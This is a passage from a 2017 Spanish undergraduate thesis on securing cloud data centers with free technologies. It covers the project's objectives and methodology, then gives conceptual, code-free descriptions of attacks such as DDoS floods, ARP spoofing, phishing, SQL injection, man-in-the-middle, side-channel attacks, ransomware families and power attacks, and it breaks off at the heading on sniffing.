SEGURIDAD EN UN DATA CENTER EN LA NUBE A NIVEL DE INFRAESTRUCTURA

ANDRES FERNANDO JIMENEZ CASTRO
1088316591
CRISTHIAN ANDRÉS RIVERA OSORIO
1088319698

UNIVERSIDAD TECNOLÓGICA DE PEREIRA
INGENIERÍA
SISTEMAS Y COMPUTACIÓN
PEREIRA, RISARALDA
2017

SEGURIDAD EN UN DATA CENTER EN LA NUBE A NIVEL DE INFRAESTRUCTURA

ANDRES FERNANDO JIMENEZ CASTRO
1088316591
CRISTHIAN ANDRÉS RIVERA OSORIO
1088319698

Trabajo de grado presentado como requisito para optar el título de ingeniero en sistemas y computación

Directora
Ana María de las Mercedes López Echeverry

UNIVERSIDAD TECNOLÓGICA DE PEREIRA
INGENIERÍA
SISTEMAS Y COMPUTACIÓN
PEREIRA, RISARALDA
2017

Agradecimientos

Agradecemos a todas las personas que nos dieron apoyo económico y emocional en este proceso que está a punto de culminar, este proceso que nos engrandece y nos llenó de riqueza intelectual y nos hizo mejores personas.

“la educación no es el mejor camino es el único” by Albert Einstein

TABLA DE CONTENIDO

1. LISTA DE ILUSTRACIONES

2. LISTAS DE TABLAS

3. INTRODUCCIÓN.

Las organizaciones requieren acompañamiento por parte de profesionales y consultores que les permita determinar cómo implementar la seguridad que un data center en la nube, Teniendo en cuenta que los ataque de robo de información hoy en día se presentan constantemente, y que la información allí guardada es de suma importancia para la persona o empresa que está utilizando el data center en la nube, se desea realizar un documento base.

El documento base contará con los conocimientos básicos que ayudará a las organizaciones que administran estos data center en la nube a proteger lo anteriormente mencionado mediante tecnologías libres, esto brindará un bajo manejo en los presupuestos a la hora de proteger la información, ya que este procedimiento puede demandar altos costos para la empresa u organización.

También será elaborada pensando en las empresas u organizaciones que no cuenta con ningún conocimiento ni experiencias en base a la seguridad que debe contener un data center en la nube, informando no solo de los riesgos que se presentan en los data center en la nube, sino también cómo prevenirlos y cómo implementar estas tecnologías libres.

Al finalizar este documento base, se va a Implementar un data center en la nube que contará con dos servidores, a estos servidores se les aplicará lo sugerido en la guía y se les realizarán a ellos varios ataques controlados, y estos deberán ser bloqueados o mínimamente detectados, provocando que estos ataques sean inútiles para nuestros servidores. De esta forma se podrá validar la veracidad de lo sugerido en el documento base.

4. DEFINICIÓN DEL PROBLEMA.

Dado que muchas de las empresas por algún motivo no logran instalar su data center, o no lo han podido hacer crecer para almacenar más información, ya sea porque cuentan con poco espacio físico, bajos recursos monetarios, etc.

Teniendo en cuenta los avances tecnológicos, estas empresas pueden contar con migrar su información a un data center en la nube, sin embargo esta migración siempre les trae preocupación sobre la seguridad que su información tendrá, esto lleva a la misma pregunta, "¿Mi información es segura?".

Debido a esta pregunta y a la información ya descrita en el inicio de este punto, nace la idea de crear un documento base, práctico y amigable con el usuario, que le brinde a las empresas conocimientos de cómo debe proteger su información al momento de migrar.

5. JUSTIFICACIÓN

El motivo por el cual se presentó la idea de realizar un proyecto de seguridad para un data center en la nube, es debido al impacto que ha tenido la nube en las empresas u organizaciones, gracias a la capacidad de almacenamiento que les proporciona a estas. Sin embargo, aunque la capacidad de almacenamiento se ve beneficiada, la seguridad es un problema, ya que se encuentra muy expuesta si tenemos en cuenta que para acceder a esta se hace a través de internet. Por otro lado, en base a que este paradigma de servicios en la nube es relativamente nuevo, muchas empresas aún no cuentan con el conocimiento ni con el acompañamiento necesario en base a la seguridad que se debe tener a la hora de crear un data center en la nube, ni la capacidad física o económica de aumentar su propio data center.

6. OBJETIVO GENERAL Y OBJETIVOS ESPECÍFICOS.

6.1. General

Diseñar una estrategia de implementación de seguridad en un Data Center en la Nube mediante el uso de tecnologías libres.

6.2. Específicos

- Investigar acerca de los ataques que pueden sufrir los data center al encontrarse en la nube.

- Generar una serie de requisitos de seguridad mínimos con los que un data center en la nube debe contar.

- Evaluar las tecnologías libres disponibles para cumplir con los requisitos de seguridad.

- Crear un caso de estudio de un data center en la nube con dos servicios activos a los cuales se les va a aplicar las soluciones tecnológicas que ayudan resolver los problemas de seguridad en la nube.

- Diseñar un conjunto de pruebas de seguridad y aplicarlas para validar seguridad del sistema

7. MARCO REFERENCIAL

7.1. Seguridad

En [3] Se encuentra que uno de los principales desafíos de Cloud Computing es la seguridad, debido a que los datos son los activos más valiosos de las organizaciones Es muy importante seguir algunos pasos de seguridad [1]:

- Cifrar los datos para evitar posibles penetraciones de intrusos en el sistema.
- Cifrar los datos en tránsito, asumiendo que los datos pasarán por una red pública.
- Requerir autenticación fuerte entre aplicaciones.
- Poner atención a la criptografía y estar actualizados en algoritmos de cifrado.

Manejar de una manera segura los accesos de los usuarios. En [2] se trata el problema de la seguridad, en especial de almacenamiento que es esencial en sistemas distribuidos y en Cloud Computing, y donde se propone un esquema distribuido que es flexible y efectivo, que tiene soporte dinámico de datos incluyendo agregado, actualizado y borrado. Se centra en la verificación de datos a través de un sistema de almacenamiento bien integrado, garantizando la identificación del servidor que esté causando problemas de comportamiento.

Esta información es de vital importancia para el documento dado que la seguridad de un data center es una de las prioridades ya que allí se resguarda información privada de muchas empresas y personas, alguna información es de carácter sensible.

7.2. Comunicación

En [4] se encuentra que se han desarrollado soluciones tecnológicas de instalación de Data Center, cuyo diseño flexible, escalable, modular se utiliza para construir “Centros de Datos Verdes en la Nube” que mejora la eficiencia

energética y reduce las emisiones de carbono. Esta comunicación entre data center y nube, se hace ver el porqué es importante que los data center, empiecen a migrar a la nube para de esta manera poder reducir la contaminación ambiental.

No solo en este documento sino en todo momento es de suma importancia mantener un constante cuidado en el medio ambiente, fuera de esto, cada vez se encuentran más leyes y/o organizaciones que van en pro del medio ambiente, además las acciones que se realicen se pueden ver reflejadas en el mismo.

7.3. Procesamiento

El procesamiento de datos a la nube ya es un hecho real tal y como se indica en la cita [5]. Independientemente de si la computación en nube va cambiar o no radicalmente el panorama de la computación, esta ya es un hecho en la vida de muchos empresarios, empleados, clientes y ciudadanos. Los servicios y, de hecho, plataformas enteras de computación se transfieren a «la nube», lo que significa que la ubicación del almacenamiento de datos y el procesamiento de los datos se vuelven conceptos difíciles de definir. En lugar de tener los datos almacenados en bases de datos propias de la empresa o en el propio PC del usuario, los datos en entornos de computación en nube pueden estar en cualquier parte del mundo.

El documento se basa principalmente en cómo proteger los data center en la nube, sin embargo este documento puede ser observado por aquellas empresas que apenas van a empezar la investigación sobre data center en la nube, y es aquí donde se ve la importancia de brindar esta información.

7.4. Virtualización

Como se indica en [6], los altos costos de refrigeración, infraestructura de red, almacenamiento, administración de equipos y mantenimiento de los data center requiere de una utilización eficiente de la infraestructura de TI.

La virtualización ofrece atractivos beneficios para enfrentar el problema de los costos en la administración de servidores en data center. así, los coordinadores de TI deben seleccionar el software de virtualización que mejor se adapte a su infraestructura.

Esto es importante porque podremos observar que hay varios métodos de obtener servidores ya sea completamente físico o tener un cluster con servidores virtualizados, además como ya se menciona representa bajo costo para las organizaciones.

7.5. Antivirus

Aunque en la descripción de tecnologías libres de este documento base, se hace mención al antivirus Avast como la forma de combatir ciertos tipos de ataques, esto se hace debido a que es un software de acceso gratuito, sin embargo, uno de los mejores antivirus para la nube es Cloud AV [7]; Cloud AV es una aplicación con la capacidad de proteger contra virus, malware y spyware. Incluye un agente host ligero y multiplataforma y un servicio de red con diez motores antivirus y dos motores de detección de comportamiento.

Recordar que el software antivirus es una de las herramientas más utilizadas para detectar y detener archivos maliciosos y no deseados. Sin embargo, el software antivirus no detecta muchas amenazas modernas, es por esto que se hace énfasis en mantener buenas prácticas y brindar la mayor privacidad posible en los datos de la empresa.

7.6. Manejo de recursos

La computación en la nube como nuevo entorno de computación emergente ofrece dinámicas infraestructuras flexibles y servicios de calidad garantizados en forma de pago por uso para el público. La computación en la nube es en realidad un conjunto de recursos de computación virtualizados en centros de datos muy grandes para acomodar una variedad de aplicaciones. En el entorno de computación en la nube, los recursos virtualizados se pueden asignar

dinámicamente según las demandas de varios usuarios finales y cada aplicación se ejecuta en un entorno de ejecución de computación independiente [8].

Como se menciona en el artículo anterior se puede apreciar la suma importancia que existe en el manejo de los recursos de computación, pues un buen manejo de estos, no solo proporciona una reducción en los costos a la hora de implementar el servicio en la nube, si no en su futuro mantenimiento, de igual forma, estos recursos con un manejo apropiado pueden facilitar a la empresa un proceso de escalabilidad en el futuro, entre otras ventajas que trae el manejo de los recursos de computación.

8. DISEÑO METODOLÓGICO

8.1. Hipótesis

A la hora en que las empresas piensan en migrar sus data center a un data center en la nube, ¿están éstas preparadas para enfrentar los diferentes riesgos a nivel de infraestructura que se pueden sufrir al realizar esta migración y al tener sus datos en la nube?, o tan siquiera ¿tienen un medio que les permita informarse de la seguridad en la infraestructura con la que debe contar sus data center al estar en la nube?

8.2. Población

Este proyecto está dirigido para aquellas organizaciones que desean actualizar sus servidores, a los que desean ofrecer servicios de servidores en la nube, u organizaciones con bajos recursos que buscan como rebajar sus costos al momento de montar su servidor en la nube, entre otros. El documento base estará redactada de forma tal que cualquier persona que no cuente con grandes conocimientos de seguridad en infraestructura en la nube sea capaz de entenderla.

8.3. Criterios de validez

Para validar los resultados obtenidos en las pruebas piloto, se reiteró 5 veces el procedimiento de cada uno de los 4 ataques que fueron tomados para dichas pruebas, si se es posible implementar su solución, se implementara y se realizaran 5 veces los ataques con la solución implementada, si como mínimo 4 de los 5 ataques son evitados en estas prueba, se interpretara como una solución factible puesto que se está hablando de un 80% de confiabilidad.

9. RESULTADOS Y DISCUSIÓN.

En este ítem se describe el desarrollo del proyecto el cual será dividido en 5 subcapítulos, en el primero se realizó una búsqueda exhaustiva acerca de diversos ataques que un data center en la nube podría sufrir; al encontrar un posible ataque, se realizaron comprobaciones en otras páginas para verificar la veracidad del ataque y evitar ataques inexistentes o información innecesaria; al culminar esta actividad se cuenta con un total de 12 ataques, esto permite el desarrollo de la siguiente tarea, cuyo resultado se describe en el subcapítulo 2 que con base en la lista de ataques que se describe en el subcapítulo 1, se investigó qué soluciones podrían tener estos ataques con buenas prácticas, pero esto no era suficiente así que nació la idea de fortalecer aún más la seguridad de los data center a través de tecnologías principalmente libres. Estas tecnologías se mencionan en el subcapítulo 3 presentando un resumen acerca de las tecnologías que se podrían utilizar para evitar o combatir los ataques mencionados en el subcapítulo 1.

En el subcapítulo 4 se presenta el diseño de un entorno simulado de un data center al cual se le van a realizar ciertos ataques para mostrar de una manera práctica los problemas que se derivan de ser víctimas de alguno de estos ataques.

Para finalizar tenemos el subcapítulo 5, el cual tendrá el contenido de las pruebas piloto que constan en realizar 4 de los 12 ataques ya mencionados sobre el data center que se menciona en el subcapítulo 4, para realizar estas pruebas, se buscó por Internet como ejecutar cada uno de estos 4 ataques y explicar de manera gráfica como es el proceso para lograr realizarlos; y de ser posible se implementó las prácticas para su mitigación.

9.1. Subcapítulo 1: Ataques que pueden sufrir los data center al encontrarse en la nube.

En este subcapítulo se describen 12 ataques que pueden sufrir los data center en la nube, con la respectiva definición de cada uno de ellos para tener claridad cuál es su funcionamiento y advertir al lector de la gravedad que puede presentar cada

uno de estos ataques, ya sea al funcionamiento como tal del data center, o a la información que esté procesa.

9.1.1. Ataque distribuido de denegación de servicio (DDoS)

Es un ataque a un sistema de computadoras o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos. Normalmente provoca la pérdida de la conectividad con la red por el consumo del ancho de banda de la red de la víctima o sobrecarga de los recursos computacionales del sistema atacado.

Los ataques DoS se generan mediante la saturación de los puertos con múltiples flujos de información, haciendo que el servidor se sobrecargue y no pueda seguir prestando su servicio. Por eso se le denomina denegación, pues hace que el servidor no pueda atender la cantidad enorme de solicitudes. esta técnica es usada por los hackers para dejar fuera de servicio a los servidores objetivo.

Por su parte, el ataque de denegación de servicio distribuido (DDoS), que es el ataque al que se hace mención en este documento, no es más que una ampliación del ataque DoS, este se lleva a cabo generando un gran flujo de información desde varios puntos de conexión. La forma más común de realizar un DDoS es a través de una red de bots siendo esta técnica el ciberataque más usual y eficaz por su sencillez tecnológica

Debido a la sencillez de crear estos ataques y también por la gran cantidad de equipos disponibles con una mal configuración o con fallos de seguridad, la realización de este tipo de ataque ha ido creciendo.

Un ataque DoS puede ser perpetrado de varias formas. Aunque básicamente consiste en:

- Consumo de recursos computacionales, tales como ancho de banda, espacio de disco o tiempo de procesador.
- Alteración de información de configuración, tales como información de rutas de encaminamiento.
- Alteración de información de estado, tales como interrupción de sesiones TCP.

- Interrupción de componentes físicos de red.
- Obstrucción de medios de comunicación entre usuarios de un servicio y la víctima, de manera que ya no puedan comunicarse adecuadamente.

Existen diferentes técnicas para realizar un DoS, entre ellas:

9.1.1.1. Inundación SYN (SYN Flood)

La inundación SYN envía un flujo de paquetes TCP/SYN, muchas veces con la dirección de origen falsificada. Cada uno de los paquetes recibidos es tratado por el destino como una petición de conexión, causando que el servidor intente establecer una conexión al responder con un paquete TCP/SYN-ACK y esperando el paquete de respuesta TCP/ACK. Sin embargo, debido a que la dirección de origen es falsa o la dirección IP real no ha solicitado la conexión, nunca llega la respuesta.

Estos intentos de conexión consumen recursos en el servidor y copan el número de conexiones que se pueden establecer, reduciendo la disponibilidad del servidor para responder peticiones legítimas de conexión.

9.1.1.2. Inundación ICMP (ICMP Flood)

Es una técnica DoS que pretende agotar el ancho de banda de la víctima. Consiste en enviar de forma continuada un número elevado de paquetes ICMP “Echo request” de tamaño considerable a la víctima, de forma que esta ha de responder con paquetes ICMP “Echo reply” lo que supone una sobrecarga tanto en la red como en el sistema de la víctima.

Dependiendo de la relación entre capacidad de procesamiento de la víctima y el atacante, el grado de sobrecarga varía, es decir, si un atacante tiene una capacidad mucho mayor, la víctima no puede manejar el tráfico generado.

9.1.1.3. SMURF

En el ataque Smurf, el atacante dirige paquetes ICMP tipo “echo request” a una dirección IP de broadcast, usando como dirección IP origen, la dirección de la víctima.

El efecto es amplificado, puesto que la cantidad de respuestas obtenidas, corresponde a la cantidad de equipos en la red que pueden responder. Todas estas respuestas son dirigidas a la víctima intentando colapsar sus recursos de red.

9.1.1.4. Inundación UDP (UDP Flood)

Este ataque consiste en generar grandes cantidades de paquetes UDp contra la víctima elegida. Debido a la naturaleza sin conexión del protocolo UDP, este tipo de ataques suele venir acompañado de IP spoofing.

Es usual dirigir este ataque contra máquinas que ejecutan el servicio “Echo”, de forma que se generan mensajes “Echo” de un elevado tamaño.

9.1.2. ARP Spoofing

El principio de ARP Spoofing es enviar mensajes ARP falsos a la Ethernet. Normalmente la finalidad es asociar la dirección MAC del atacante con la dirección IP de otro. Cualquier tráfico dirigido a la dirección IP de ese nodo, será enviado al atacante, en lugar de a su destino real. El atacante, puede entonces elegir, entre reenviar el tráfico a la puerta de enlace predeterminada real, o modificar los datos antes de reenviarlos. El atacante puede incluso lanzar un ataque de tipo DoS contra una víctima, asociando una dirección MAC inexistente con la dirección IP de la puerta de enlace predeterminada de la víctima.

El ataque de ARP Spoofing puede ser ejecutado desde una máquina controlada, o bien la máquina del atacante está conectada directamente a la LAN Ethernet.

Aunque el ARP Spoofing se puede ejecutar en el transcurso de transacciones ARP, creando una condición de carrera, el uso más común es la distribución de

respuestas ARP no solicitadas, que son almacenadas por los clientes en sus cachés ARP, generando de esta manera el escenario “ARP Cache Poison”, o cachés ARP envenenadas.

Cabe aclarar que el ARP Spoofing puede ser usado también con fines legítimos. Por ejemplo, algunas herramientas de registro de red, pueden redireccionar equipos no registrados a una página de registro antes de permitirles el acceso completo a la red.

Otra implementación legítima de ARP Spoofing, se usa en hoteles para permitir el acceso a Internet, a los portátiles de los clientes desde sus habitaciones, usando un dispositivo conocido como HEP (Head-End Processor o Procesador de Cabecera), sin tener en cuenta su dirección IP.

El ARP Spoofing puede ser usado también para implementar redundancia de servicios de red. Un servidor de backup puede usar ARP Spoofing para sustituir a otro servidor que falla, y de esta manera ofrecer redundancia de forma transparente.

9.1.3. Phishing

Es un término informático que denomina un modelo de abuso informático y que se comete mediante el uso de un tipo de ingeniería social, caracterizado por intentar adquirir información confidencial de forma fraudulenta. El cibercriminal, conocido como phisher, se hace pasar por una persona o empresa de confianza en una aparente comunicación oficial electrónica, por lo común un correo electrónico, o algún sistema de mensajería instantánea o incluso utilizando también llamadas telefónicas.

Técnicas para la realización del phishing

La mayoría de los métodos de phishing utilizan la manipulación en el diseño del correo electrónico para lograr que un enlace parezca una ruta legítima de la organización por la cual se hace pasar el impostor. URLs manipuladas, o el uso de subdominios, son trucos comúnmente usados por phishers. Otros intentos de phishing utilizan comandos en JavaScripts para alterar la barra de direcciones.

Esto se hace poniendo una imagen de la URL de la entidad legítima sobre la barra de direcciones, o cerrando la barra de direcciones original y abriendo una nueva que contiene la URL ilegítima.

En otro método popular de phishing, el atacante utiliza contra la víctima el propio código de programa del banco o servicio por el cual se hace pasar. Este tipo de ataque resulta particularmente problemático, ya que dirige al usuario a iniciar sesión en la propia página del banco o servicio, donde la URL y los certificados de seguridad parecen correctos. En este método de ataque los usuarios reciben un mensaje diciendo que tienen que "verificar" sus cuentas, seguido por un enlace que parece la página web auténtica; en realidad, el enlace está modificado para realizar este ataque, además es muy difícil de detectar si no se tienen los conocimientos necesarios.

Otro problema con las URL es el relacionado con el manejo de Nombre de dominio internacionalizado (IDN) en los navegadores, puesto que puede ser que direcciones que resulten idénticas a la vista puedan conducir a diferentes sitios. Al usar esta técnica es posible dirigir a los usuarios a páginas web con malas intenciones.

Consecuencias del phishing

Los daños causados por el phishing oscilan entre la pérdida del acceso al correo electrónico a pérdidas económicas sustanciales. Este tipo de robo de identidad se está haciendo cada vez más popular por la facilidad con que personas confiadas normalmente revelan información personal a los phishers, incluyendo números de tarjetas de crédito y números de seguridad social. Una vez esta información es adquirida, los phishers pueden usar datos personales para crear cuentas falsas utilizando el nombre de la víctima, gastar el crédito de la víctima, o incluso impedir a las víctimas acceder a sus propias cuentas.

9.1.4. Inyección SQL

Se dice que existe o se produjo una inyección SQL cuando, de alguna manera, se inserta o "inyecta" código SQL invasor dentro del código SQL programado, a fin de

alterar el funcionamiento normal del programa y lograr así que se ejecute la porción de código "invasor" incrustado, en la base de datos.

Este tipo de intrusión normalmente es de carácter malicioso, dañino o espía, por tanto es un problema de seguridad informática, y debe ser tomado en cuenta por el programador de la aplicación para poder prevenirlo. Un programa elaborado con descuido, displicencia o con ignorancia del problema, podría resultar ser vulnerable, y la seguridad del sistema podrá quedar eventualmente comprometida.

La intrusión ocurre durante la ejecución del programa vulnerable, ya sea, en computadores de escritorio o bien en sitios Web, en este último caso obviamente ejecutándose en el servidor que los aloja.

La vulnerabilidad se puede producir automáticamente cuando un programa "arma descuidadamente" una sentencia SQL en tiempo de ejecución, o bien durante la fase de desarrollo, cuando el programador explicita la sentencia SQL a ejecutar en forma desprotegida. En cualquier caso, siempre que el programador necesite y haga uso de parámetros a ingresar por parte del usuario, a efectos de consultar una base de datos; ya que, justamente, dentro de los parámetros es donde se puede incorporar el código SQL intruso.

Al ejecutarse la consulta en la base de datos, el código SQL inyectado también se ejecutará y podría hacer un sinnúmero de cosas, como acceder a la aplicación sin tener un nombre de usuario ni contraseña, averiguar el nombre de los campos, de las tablas y contenido de los registros, añadir un nuevo usuario o incluso borrar una tabla, el modo de realizar estas acciones se explicarán con más detalle en el punto 9.5.1.

9.1.5. Man in the middle

Es un ataque en el que el atacante secretamente transmite y posiblemente altera la comunicación entre dos partes que creen que están comunicándose directamente entre sí. Un ejemplo de ataques de MITM es la escucha activa, en la que el atacante establece conexiones independientes con las víctimas y transmite mensajes entre ellos para hacerles creer que están hablando directamente entre sí a través de una conexión privada, cuando de hecho toda la conversación es

controlada por el atacante. El atacante debe ser capaz de interceptar todos los mensajes relevantes que pasan entre las dos víctimas e inyectar nuevos.

Como un ataque que pretende eludir la autenticación mutua, o la falta de ella, un ataque MITM sólo puede tener éxito cuando el atacante puede personificar cada extremo a su satisfacción como se espera de los fines legítimos.

Posibles subataques

El ataque MitM puede incluir algunos de los siguientes subataques:

- Interceptación de la comunicación, incluyendo análisis del tráfico y posiblemente un ataque a partir de textos planos conocidos.
- Ataques a partir de textos cifrados escogidos, en función de lo que el receptor haga con el mensaje descifrado.
- Ataques de sustitución.
- Ataques de repetición.
- Ataque por denegación de servicio. El atacante podría, por ejemplo, bloquear las comunicaciones antes de atacar una de las partes.

MITM se emplea típicamente para referirse a manipulaciones activas de los mensajes, más que para denotar interceptación pasiva de la comunicación.

9.1.6. Ataque de canal lateral

Es un ataque basado en la información obtenida por la implementación física de un criptosistema, en vez de un ataque de fuerza bruta o una debilidad teórica de los algoritmos. Por ejemplo, la sincronización de información, el consumo de energía, fugas electromagnéticas o incluso sonidos pueden proveer información extra que puede ser explotada para romper el sistema. Algunos ataques de canales laterales requieren conocimientos técnicos del sistema interno de operación de donde se ha implementado la criptografía, aunque otros como el análisis del poder diferencial son efectivos como ataques de caja negra.

Los intentos para romper un criptosistema mediante el engaño o persuasión a personas con acceso legítimo, no se consideran típicamente ataques de canales laterales. El aumento de aplicaciones de Web 2.0 y de software como un servicio

ha aumentado también significativamente la posibilidad de los ataques de canales laterales en la web, incluso cuando las transmisiones mediante el navegador web y el servidor están cifradas.

Las clases generales de ataques de canales laterales incluyen:

- **Ataques de sincronización:** ataques basados en la medición de cuánto tiempo lleva realizar cálculos computacionales.
- **Ataque de monitoreo de energía:** ataques que utilizan la variación en el consumo de energía del hardware durante los cálculos.
- **Ataques electromagnéticos:** ataques basados en la fuga de radiación electromagnética, la cual puede proveer directamente textos planos y otra información. Tales mediciones pueden ser usadas para inferir llaves criptogámicas usando técnicas equivalentes a aquellas del análisis de energía, o bien pueden ser usadas en ataques no criptogámicos, por ejemplo TEMPEST.
- **Criptoanálisis acústico:** ataques que explotan sonidos producidos durante cálculos.
- **Análisis de fallos diferenciales:** en donde se obtiene información mediante la introducción de fallas en un cálculo.
- **Persistencia de datos:** en donde información sensitiva es leída después de ser supuestamente eliminada.

En todos los casos, el principio subyacente es que los efectos físicos causados por la operación de criptosistemas (“de forma lateral”) pueden proveer información útil extra acerca de los secretos en el sistema, por ejemplo, la llave criptogámica, información parcial, textos planos completos o parciales entre otros.

9.1.7. Ransomware

El Ransomware es un software malicioso que al infectar el equipo le da al ciberdelincuente la capacidad de bloquear un dispositivo desde una ubicación remota y encriptar los archivos quitando el control de toda la información y datos almacenados. El virus lanza una ventana emergente en la que se pide el pago de un rescate, dicho pago se hace generalmente en moneda virtual (bitcoins por ejemplo). ¡No se recomienda por ningún motivo hacer dicho pago!

Uno de los Ransomware más famosos es el “Virus de la Policía”, que tras bloquear el ordenador infectado lanza un mensaje simulando ser la Policía Nacional y advirtiendo que desde ese equipo se ha detectado actividad ilegal relacionada con la pederastia o la pornografía. Para volver a acceder a toda la información, el malware le pide a la víctima el pago de un rescate en concepto de multa.

Forma de actual del Ransomware

El Ransomware se camufla dentro de otro archivo o programa apetecible para el usuario que invite a hacer clic: archivos adjuntos en correos electrónicos, vídeos de páginas de dudoso origen o incluso en actualizaciones de sistemas y programas en principio fiables como Windows o Adobe Flash.

Una vez que ha penetrado en el ordenador, el malware se activa y provoca el bloqueo de todo el sistema operativo y lanza el mensaje de advertencia con la amenaza y el importe del “rescate” que se ha de pagar para recuperar toda la información. El mensaje puede variar en función del tipo de ransomware al que nos enfrentemos: contenido pirateado, pornografía, falso virus, etc.

Para potenciar la incertidumbre y el miedo de la víctima, en ocasiones incluyen en la amenaza la dirección IP, la compañía proveedora de internet y hasta una fotografía captada desde la webcam.

Tipos de Ransomware

Reventon

Está basado en el troyano Citadel, el cual estaba a su vez basado en el troyano Zeus. Su funcionamiento se basa en desplegar un mensaje perteneciente a una agencia de la ley, preferentemente correspondiente al país donde reside la víctima. Por este funcionamiento se lo comenzó a nombrar como "Trojan cop", o "virus de la policía", debido a que alegaba que el computador había sido utilizado para actividades ilícitas, tales como descargar software pirata o pornografía infantil. El troyano muestra una advertencia informando que el sistema fue

bloqueado por infringir la ley y de ese modo deberá pagar una fianza para poder liberarlo, mediante el pago a una cuenta anónima como puede ser Ukash o Paysafecard.

CryptoLocker

Es un Ransomware basado en el cifrado de archivos también conocido como CryptoLocker, el cual genera un par de claves de 2048 bit del tipo RSA con las que se controla el servidor y se cifran archivos de un tipo de extensión específica. El virus elimina la clave privada a través del pago de un bitcoin o un bono prepago en efectivo dentro de los tres días tras la infección. Debido al largo de la clave utilizada, se considera que es extremadamente difícil reparar la infección de un sistema.

En caso de que el pago se retrase más allá de los tres días, el precio se incrementa a 10 bitcoins, lo que equivalía, aproximadamente, a 2147,64 dólares, en el 2017.

CryptoLocker.F y TorrentLocker

CryptoLocker.F fue un ataque que se propago a través de una cuenta de correo australiana falsa, la cual enviaba un correo electrónico notificando entregas fallidas de paquetes. De este modo evitaba los filtros antispam y conseguía llegar a los destinatarios. Esta variante requería que los usuarios ingresaran en una página web, y con una previa comprobación mediante un código CAPTCHA, accedieran a la misma, antes de que el malware fuese descargado, de esta manera se evitó que procesos automáticos puedan escanear el malware en el correo o en los enlaces insertados.

TorrentLocker es otro tipo de infección con un defecto, ya que usaba el mismo flujo de claves para cada uno de los computadores que infectaba, el cifrado pasó a ser trivial pero antes de descubrirse ya habían sido 9000 los infectados en Australia y 11700 en Turquía.

CryptoWall

CryptoWall es una variedad de ransomware que surgió a principios de 2014 bajo el nombre de CryptoDefense dirigida a los sistemas operativos Microsoft Windows. Se propaga a través del correo electrónico con suplantación de identidad, en el cual se utiliza software de explotación como “Fiesta” o “Magnitud” para tomar el control del sistema, cifrar archivos y así pedir el pago del rescate del computador. El rango de precios se encuentra entre los 500 y 1000 dólares.

En marzo de 2014, José Vildoza, un programador argentino, desarrolló una herramienta para recuperar los archivos de las víctimas de manera gratuita. La recuperación de archivos fue posible gracias a una falla en el programa malicioso por el cual las claves de cifrado quedaban guardadas en el equipo afectado.

Cuando los autores se percataron del error, actualizaron el criptovirus nombrandolo CryptoWall, pasando luego por distintas actualizaciones hasta llegar a la versión 3.0.

CryptoWall 3.0 ha sido reportado desde enero de 2015 como una infección que surge donde hackers rusos se encuentran detrás de esta extorsión.

TeslaCrypt

TeslaCrypt es uno de los ransomware considerados como eliminados ya que la clave maestra para el descifrado de los ficheros atacados es pública. Existe una herramienta gratuita de la empresa ESET que permite realizar este trabajo.

Mamba

Mamba, utiliza una estrategia de cifrado a nivel de disco en lugar de uno basado en archivos convencionales. Para obtener la clave de descifrado, es necesario ponerse en contacto con alguien a través de la dirección de correo electrónico proporcionada. Sin eso, el sistema no arranca.

Esta amenaza de malware utiliza el cifrado a nivel de disco que causa mucho más daño que los ataques basados en archivos individuales. Los desarrolladores criminales han utilizado el DiskCryptor para cifrar la información.

Tras una exitosa infiltración, Mamba crea su carpeta titulada DC22 en la unidad C del equipo donde coloca sus archivos binarios. Un servicio del sistema se crea y alberga el proceso del ransomware. Un nuevo usuario llamado MythBusters se crea asociado con la contraseña 123456.

También sobrescribe el registro de inicio maestro (MBR) del disco del sistema que contiene el gestor de arranque para el sistema operativo. Esto prohíbe efectivamente al usuario de incluso cargar el sistema operativo sin ingresar el código de descifrado.

WannaCry

WanaCrypt0r o también conocido como "WannaCry" es un ransomware "activo", el código malicioso ataca una vulnerabilidad descrita en el boletín MS17-010 en sistemas Windows que no estén actualizados de una manera adecuada.

El ransomware cifra los datos que, para poder recuperarse, pide que se pague una cantidad determinada, en un tiempo determinado. Si el pago no se hace en el tiempo determinado, el usuario no podrá tener acceso a los datos cifrados por la infección. WannaCry se ha ido expandiendo por Estados Unidos, China, Rusia, Italia, Taiwán, Reino Unido y España, al igual de que se señala que los sistemas operativos más vulnerables ante el ransomware son Windows Vista, Windows 7, Windows Server 2012, Windows 10 y Windows Server 2016.

Un ordenador infectado que se conecte a una red puede contagiar el ransomware a otros dispositivos conectados a la misma, pudiendo infectar a dispositivos móviles.

9.1.8. Power attack

Se trata de un método que no implica “hackear”, sino que se aprovecha de la sobresuscripción de energía; ocurre cuando un cliente malicioso causa estragos

en un centro de datos simplemente maximizando el consumo de energía de los racks que ha pagado.

El objetivo de un power attack puede ser un rack, una unidad de datos de protocolo (PDU) o incluso el centro de datos entero, un centro de datos es vulnerable a este tipo de ataque siempre y cuando cuente con las siguientes características:

- Ejecuta ciertos servicios en la nube que están disponibles para el público, tales como IaaS, PaaS o SaaS, y cualquier usuario incluyendo un atacante puede suscribir los servicios.
- Implementa la sobreescripción de energía como sus soluciones de administración de energía.
- Supervisa y gestiona el consumo de energía en el nivel de rack o PDU. (En un gran centro de datos, es muy difícil supervisar el consumo de energía de todos los servidores de una manera muy graneada. Y el preciso muestreo de energía para miles o decenas de miles de servidores inducirá alta sobrecarga. Por lo tanto, la supervisión de energía está en el nivel de rack o PDU, en lugar del nivel de servidor.)
- Realiza determinadas rutinas como la migración de la máquina virtual y despliega sistemas de equilibrado de carga básicos.

Para lanzar con éxito un power attack en el nivel de rack, basta con que el atacante conozca su objetivo y su dirección IP, podría simplemente lanzar un mini ataque de fuerza bruta inyectando cargas de trabajo maliciosas a una serie de direcciones IP, que cubren el objetivo y la mayoría de las otras máquinas del mismo rack.

El proceso de lanzamiento de un power attack es también el proceso de consumir los servicios proporcionados por el objetivo, y el atacante debe pagar por los servicios de computación. Por lo tanto, hay un costo relacionado con el lanzamiento de un power attack. Sin embargo, el daño causado por un power attack podría ser catastrófico. Una vez que se dispara un CB, todos los servidores conectados se apagarán y todos los servicios en funcionamiento se interrumpirán. Dichos daños son mucho más graves que los causados por los ataques tradicionales como los ataques DoS.

En diferentes entornos en la nube, el atacante tiene un control diferente sobre los recursos y servicios de computación del objetivo. Por ejemplo, en IaaS, el atacante puede obtener el control total sobre las máquinas virtuales de propiedad. Pero en SaaS, el atacante sólo puede acceder a su objetivo mediante la emisión de solicitudes de red.

9.1.9. Sniffing

